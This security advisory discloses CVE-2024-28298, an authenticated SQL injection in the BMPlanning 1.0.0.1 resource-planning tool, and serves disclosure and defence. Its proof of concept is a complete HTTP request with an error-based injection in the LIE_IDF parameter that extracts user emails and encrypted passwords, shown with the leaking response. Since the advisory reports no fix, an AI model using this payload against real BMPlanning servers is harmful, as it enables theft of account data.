Security advisory

Authenticated SQL Injection vulnerability in BMPlanning V 1.0.0.1

July, 2024

CVE-2024-28298
Release date: 17/06/2024
Department: POST Cyberforce
ESSALMI Khalid

Vulnerability summary

Product	BMPlanning
Product homepage	https://e-bmsoft.com/
Affected product versions	1.0.0.1
Severity	Medium : CVSS v4.0 score - 5.3
CVSS v4.0	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
MITRE ATT&CK	T1190
OWASP	OWASP A03:2021
CWE	CWE-89
Workarounds	No workarounds available
Fixed product versions	N/A

Validated impact:

BMPlanning database exfiltration.

Timeline

Date	Action
13 February 2024	Vulnerability identification, exploitation and impact validation
27 February 2024	Vendor notified via en email, but no response.
27 February 2024	CVE Request via MITRE web site.
29 April 2024	CVE-2024-28298 assigned by MITRE.
30 April 2024	Vendor informed about the assigned CVE id, but no response.
17 July 2024	Communication to the Vendor about the public release.
17 July 2024	Advisory publicly released by POST Cyberforce

References:

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-28298
- https://attack.mitre.org/techniques/T1190/
- https://owasp.org/Top10/A03_2021-Injection/
- https://cwe.mitre.org/data/definitions/89.html

Product description

The BMPlanning application is a resource planning tool that supports various aspects of resource planning to manage organizational processes:

- Data migration from old to new system;
- User training;
- Project management;
- Planning implementation;
- ...

Advisory

Several parameters in the BMPlanning application are vulnerable to SQL Injection, allowing an attacker to interact with the DBMS. The impacts include the extraction of application and user account data.

An authenticated user is required to perform this attack. This issue affects the latest version of the BMPlanning application (version 1.0.0.1).


Vulnerability description

Vulnerable endpoints:

The POST parameters SEC_IDF, LIE_IDF, PLANF_IDF,CLI_IDF,DOS_IDF,and others on the /BMServerR.dll/BMRest endpoint are vulnerable to SQL Injection.

Proof of concept

This is an example of the exploitation of the SQL injection vulnerability via the LIE_IDF parameter. The email and the encrypted password were extracted in a single HTTP request:



```
POST /BMServerR.dll/BMRest HTTP/1.1
Host: [redacted]
Cookie: B5512=
U8KjJ[redacted]K07DqSFyUCN9N8K
neSQrTiV[redacted]wJHJnMsKnLz
kvbjQzJ[redacted]ctcHlQw
qdxI[redacted]NT
I3R5cI[redacted]Q%3D%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://[redacted]/BMServerR.dll/BMPlanning
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
X-Requested-With: XMLHttpRequest
Content-Length: 684
Origin: https://[redacted]
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

OKey=Print_PriseService,Do_report_prise_service,Do_report_prise_service&SEC_IDF=&LIE_IDF=
SELECT%20CAST((SELECT%20USR_MAIL,USR_PASS,',''%20FROM%20TABP_SYS_USER%20where%20USR_MAIL%20like%20
'%25a%25'%20FOR%20XML%20path(''))%20as%20int)&PLANF_IDF=&BeginDate=12/02/2024&EndDate=12/02/2024&
ReportPresentation=dos&ED_TYPE=1&Wid=1B933F[redacted]3A30D403&_sys_user_trace=
%7B%22actions%22%3A%5B%7B%22evt%22%3A%22click%22%2C%22type%22%3A%22button%22%2C%22object%22%3A%7B
%22id%22%3A%22%22%2C%22innerText%22%3A%22Load%22%7D%7D%5D%2C%22active_page%22%3A%7B%22caption%22%
3A%22shift+template+sockets%22%2C%22info%22%3A%22bmsyu_action%3D%26bmsyu_objet%3Dbmsyu_Report_Pri
se_Service.html%22%7D%7D
```

```
MXcqb3ArTU[redacted]FYhWcKj
IXlMd[redacted]QsOpcc
KnMzkj[redacted]E%3D
; expires=Tue, 13 Feb 2024 19:17:14 GMT; secure; SameSite=None; httponly
Vary: Accept-Encoding
Content-Length: 641
Connection: close

{
  "Data":[
    {
      "Server_Errors":[
        {
          "CATEGORY":"1",
          "CODE":"1",
          "IMAGE":"2",
          "MESSAGES":
          "Conversion failed when converting the nvarchar value &apos;&lt USR_MAIL&gt;[redacted]
[redacted]n@[redacted]&lt;/USR_MAIL&gt;&lt USR_PASS&gt;}$£q-Sof[redacted]Tq!]£Y]
ge§#wzV]Vz+r£{ng#R!Z8#&lt;/USR_PASS&gt;,&lt;USR_MAIL&gt;[redacted]n&lt;/USR_MAIL&gt;&lt;
USR_PASS&gt;z+[redacted]]qfw-}!",
          "FIELD_NAME":
        }
      ]
    }
  ],
  "Errors":[
    {
      "DefaultError":[
        {
          "CATEGORY":"1",
          "CODE":"0612",
          "IMAGE":"2",
          "MESSAGES":
          "A system error has occurred, please repeat the action and contact your administrator.",
          "FIELD_NAME":"0612"
```

Figure 1: POC : LIE_IDF SQL Injection

Recommendation

Contact the VENDOR (no fix available at this time).